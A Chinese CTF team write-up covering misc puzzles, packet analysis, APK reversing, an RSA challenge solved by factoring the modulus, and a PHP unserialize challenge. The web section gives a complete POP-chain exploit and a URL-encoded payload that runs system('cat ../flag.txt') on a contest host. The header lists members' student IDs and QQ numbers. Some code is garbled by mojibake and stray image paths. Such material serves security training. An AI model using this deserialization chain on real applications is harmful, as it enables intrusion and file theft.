

队伍：Debuggers

队长：逯恒睿 Q:290627396

队员：逯恒睿 学号：17180110056 Q:290627396

任元帅 学号：17180110055 Q:1959135739

倪青海 学号：17180110033 Q:651525291

Misc

1.Welcome 逯恒睿

Flag 点击就送，复制粘贴提交一气呵成

2.NAZO 逯恒睿

浓缩版的 misc，各种脑洞

lv.1 一眼看到 flag

lv.2 点击 key 得 flag

lv.3 从右往左念，一开始卡了一下，以为是逆序，各种尝试不对，看到提示（标题很重要），where is key，倒过来念 key is **where**，输入 key 过关

lv.4 Life is a chain of moments of enjoyment, not only about _____.

百度得 Life is a chain of moments of enjoyment, not only about survival 生活是一串串的快乐瞬间，我们不仅仅是为了生存而生活。

Key 为 survival

lv.5 ... --- ... 一眼看出摩斯电码 最经典的 sos

lv.6 base64 解密得 1029174037

lv.7 上一题的到的数字，在 qq 里搜索得

A screenshot of a QQ verification interface. On the left is a profile card for a user named '帅气的作者' (Cool Author) with a yellow star, ID 1029174037, gender male, age 7, and location Jiangsu Nanjing. The main area contains three verification questions: '问题一: 我英俊吗' (Question 1: Am I handsome?), '问题二: 我潇洒吗' (Question 2: Am I cool?), and '问题三: key: macintosh' (Question 3: key: macintosh). Each question has a corresponding text input field. At the bottom are two buttons: '下一步' (Next Step) and '关闭' (Close).

得到 key macintosh

lv.8 百度 IDNs，得知为国际化域名，猜测 错的是世界 为网址，测试得证。

key: saionjisekai

lv.9 把电脑屏幕倾斜（大雾），传到手机，倾斜手机看出来，其实这里有点没看清，看清了 p 和 apple，猜测为菠萝——pineapple，测试得证

lv.10 谷歌识图，看了下大概是古老的鼠标，试了下鼠标不对，中间试了好几个傻 x 名词，最后才写上 mouse


lv.11 目测得 neweroslesstofu

lv.12 猜数游戏 简单的排除法得 9506

lv.13 划一下鼠标，发现隐藏图，在新标签页打开，得

thealpha

lv.14 我种下种子，很容易想到图种，保存后，改后缀为 zip，解压得种子



下面那个是骗人的，下不下来，别被骗了

lv.15 “声音的轨迹”——音轨，下载后用 audacity 打开，转换频谱图，得到一个镜像的图像，镜像后得 koenokisekl，提交发现不对，，，，结果最后一位的其实是 i，i 的点被挡住了，，，提交 koenokiseki，成功


lv.16 发现隐藏图，点进去后发现是 svg 文件，f12 看源码，发现 svg 画的图被其他元素挡住，逐个删除得

secretvg

lv.17 卡了一天的题，前面很顺利，卡在了一个很简单的点


审查元素发现一堆空格，分别为半角和全角，查到一篇基于半全角隐写的论文，提到将半角用 0 表示，全角用 1 表示，写了脚本替换，替换完了，什么都没看出来

很久之后，突发奇想，全角为半角格的两倍，于是将 1 替换为 11，发现一字符画，但不明显，于是把半角换成空格，发现奥秘



3.我的世界

在大家做第二题的时候偷偷拿着木剑（真心没必要造装备，木剑加跳跃暴击无敌）血洗了全服，拿了个一血，mc 老玩家还是很开心的



4. see or do not see 倪青海
原 pdf 格式



将 pdf 转 word 得 flag flag{security_through_obscurity}




5.moe 逯恒睿

Winhex 打开，查文件头无异常，查文件尾，发现两个文件尾，还原图片，一模一样，猜测是图片比较，多次尝试失败，各种百度，想到了盲水印，测试出 flag




7.pacp 逯恒睿

标准开局，wireshark 打开，追踪流，题目里提到了 192，追踪 192 相关的流，追踪第一个就看到了两个人之间的聊天




看结构以为是 base64，解密无果，（这里有第一个谎言——女朋友（笑））接着往下看




我一开始以为是一段乱码（后面还会出现一次），但中间夹杂着有用的字样，如 rot13 凯撒

base64 等，但不知道加密和解密的详细流程，继续看



提到加密 23 次，这是一个关键，赶紧记了下来（这时候还不知道这是其中一个谎言）中间有两个无关的流，跳过，又开始对话



这里说之前的文本是错误的，192 解释说是网络转译错误，关键来了!!!

这里提到了 **pyc 文件**，搜索得知是 py 的编译文件，马上就会用到这个信息

再次跳过一个无关流，发现一串 hex，丢到 winhex 里得到了与第二个流一致的内容，结合刚才搜索到的 pyc 的文件结构，几乎可以确定，这就是一个 pyc 文件，利用 winhex 保存 pyc 文件（这里我忘了去空字节，导致 magic number 错误，搜索了很久才发现错误）


```
decode


D:\py2.7\python.exe D:/项目/python/decode.py
MiniLetf{1TaCh1_so_Cu7e}

Process finished with exit code 0
```


Mobile

Get_flag 逯恒睿

反编译 apk 得到相应文件




不太了解 apk 只好一个个看，发现了 key.txt




点进去，是一串 rsa 的私钥



又经过一阵翻找



发现这些文件，在 encrypt 中发现了密文和公钥（没用）




在 rsa 私钥解密网站直接解密



RE

贪吃蛇

拖到 ida 里，看伪代码，地图很明显，而且用 0 表示空地 1 表示障碍，把所有 1 换成 0 应用修改，就可以玩普通难度的贪吃蛇了，这里手残的我，还用了变速精灵才成功吃到 30 个



Crypto1 任元帅

打开题目发现有.txt 及.pem 两种类型的文件，于是便猜想一种为密文，另外一个为公钥，使用 openssl 对 publickey.pem 文件进行分离，得到 Modulus 即 N，以及 E (10001)，然后将 N 输入网站中进行大数分解，得到 p,q 的值。

Result:		
status (?)	digits	number
FF	77 (show)	8680446786...43<77> = 293086410338424676391341741631987307899<39> · 296173636181072725338746212384476813557<39>

再将 p,q,e 输入脚本 rsa1.py 中，在 kali 系统下运行该脚本，得到 private.pem 私钥文件，

```
# python rsa1.py
# rsautl -decrypt -in encl.txt -inkey private.pem
```

在终端中打开 openssl 并输入如下命令，直接得到 flag。

```
OpenSSL> rsautl -decrypt -in encl.txt -inkey private.pem
mini{rsa 1s_c00l}
OpenSSL>
```

Rsa1.py

```
import math
import sys
from Crypto.PublicKey import RSA
arsa = RSA.generate(1024)
arsa.p=293086410338424676391341741631987307899
arsa.q=296173636181072725338746212384476813557
arsa.e=65537
arsa.n=arsa.p*arsa.q
Fn=long((arsa.p-1)*(arsa.q-1))
```

```
i = 1
while(True):
    x=(Fn*i)+1
    if (x%arsa.e)==0:
        arsa.d=x/arsa.e
```

```
        break
    i=i+1
private=open('private.pem','w')
private.write(arsa.exportKey())
private.close()
```

web easy_unserialize 倪青海

```
$x = $_GET['x'];
if (isset($x)) {
    unserialize($x);
}
?>
```

对 X 进行检测，X 存在则进行反序列化，关键在于输入的 X 的值

```
class flag
{
    public function getFlag()
    {
        system('cat ../flag.txt');
    }
}

class test2
{
    private $a;
    public function __toString()
    {
        $this->a->getFlag();
    }
}
```

“__toString()”方法也是一样自动被调用的

getFlag()这个函数执行

this ->a 是调用类中的 a

a-> getflag 是指调用 a 中的 getflag

用到 getflag 这个函数

```
class cat
{
    private $name = "铨屨耗";
    private $color = "姍樺壞";
    private $weight = "5鐳𠂔𠂔";

    public function getName()
    {
        return $this->name;
    }

    public function getColor()
    {
        return $this->color;
    }

    public function getWeight()
    {
        return $this->weight;
    }

    public function __invoke($args)
    {
        echo $args."涓冪𣵵𣵵芥𣵵";
    }
}
```

__invoke 函数自动执行，\$args 必须为对象，寻找哪里有对象

```
class start
{
    private $start1;
    private $start2;
    public function get1()
    {
        $s1 = $this->start1;
        $s2 = $this->start2;
        $s1($s2);
    }
}
```

将 S2 当做输入，S1 满足\$args 对象要求，但是 S2 要满足类

```
class gg
{
    private $gg;
    public function __destruct()
    {
        $this->gg->get1();
    }
}
```

__destruct()"方法也是一样自动被调用的

this ->gg 是调用类中的 gg

gg-> get1() 是指调用 gg 中的 get1()

get1()满足 S2 条件

进行逆推

<?php

```
class gg
{
    private $gg;
    public function __construct()
    {
        $this->gg = new start();
    }

    public function __destruct()
    {
        $this->gg->get1();
    }
}
class start
{
    private $start1;
    private $start2;
    public function __construct()
    {
        $this->start1 = new cat();
        $this->start2=new test2();
    }
}
```

```
    }  
    public function get1()  
    {  
        $s1 = $this->start1;  
        $s2 = $this->start2;  
        $s1($s2);  
    }  
}
```

```
class cat  
{  
    private $name = "蛋黄";  
    private $color = "橘色";  
    private $weight = "5 公斤";  
  
    public function getName()  
    {  
        return $this->name;  
    }  
  
    public function getColor()  
    {  
        return $this->color;  
    }  
  
    public function getWeight()  
    {  
        return $this->weight;  
    }  
  
    public function __invoke($args)  
    {  
        echo $args."不是函数";  
    }  
}
```

```
class test2  
{  
    private $a;  
    public function __construct()  
    {  
        $this->a = new flag();  
    }  
}
```

```

        public function __toString()
        {
            $this->a->getFlag();
        }
    }
}
class flag
{
    public function getFlag()
    {
        system('cat ../flag.txt');
    }
}
$b = new gg;
echo urlencode(serialize($b))."<br />";


```

?>

将这个文件保存到本地，用 phpstudy 打开
得出 x 的反序列化值

O%3A2%3A%22gg%22%3A1%3A%7Bs%3A6%3A%22%00gg%00gg%22%3BO%3A5%3A%22start%22%3A2%3A%7Bs%3A13%3A%22%00start%00start1%22%3BO%3A3%3A%22cat%22%3A3%3A%7Bs%3A9%3A%22%00cat%00name%22%3Bs%3A6%3A%22%E8%9B%8B%E9%BB%84%22%3Bs%3A10%3A%22%00cat%00color%22%3Bs%3A6%3A%22%E6%A9%98%E8%89%B2%22%3Bs%3A11%3A%22%00cat%00weight%22%3Bs%3A7%3A%22%E5%85%AC%E6%96%A4%22%3B%7Ds%3A13%3A%22%00start%00start2%22%3BO%3A5%3A%22test2%22%3A1%3A%7Bs%3A8%3A%22%00test2%00a%22%3BO%3A4%3A%22flag%22%3A0%3A%7B%7D%7D%7D%7D

得 flag



```

45.40.207.251:8006/?x=O%3A2%3A%22gg%22%3A1%3A%7Bs%3A6%3A%22%00gg%00gg%22%3BO%3A5%3A%22start%22%3A2%3A%7Bs%3A13%3A%22%00start%00start1%22%3BO%3A3%3A%22cat%22%3A3%3A%7Bs%3A9%3A%22%00cat%00name%22%3Bs%3A6%3A%22%E8%9B%8B%E9%BB%84%22%3Bs%3A10%3A%22%00cat%00color%22%3Bs%3A6%3A%22%E6%A9%98%E8%89%B2%22%3Bs%3A11%3A%22%00cat%00weight%22%3Bs%3A7%3A%22%E5%85%AC%E6%96%A4%22%3B%7Ds%3A13%3A%22%00start%00start2%22%3BO%3A5%3A%22test2%22%3A1%3A%7Bs%3A8%3A%22%00test2%00a%22%3BO%3A4%3A%22flag%22%3A0%3A%7B%7D%7D%7D%7D

```

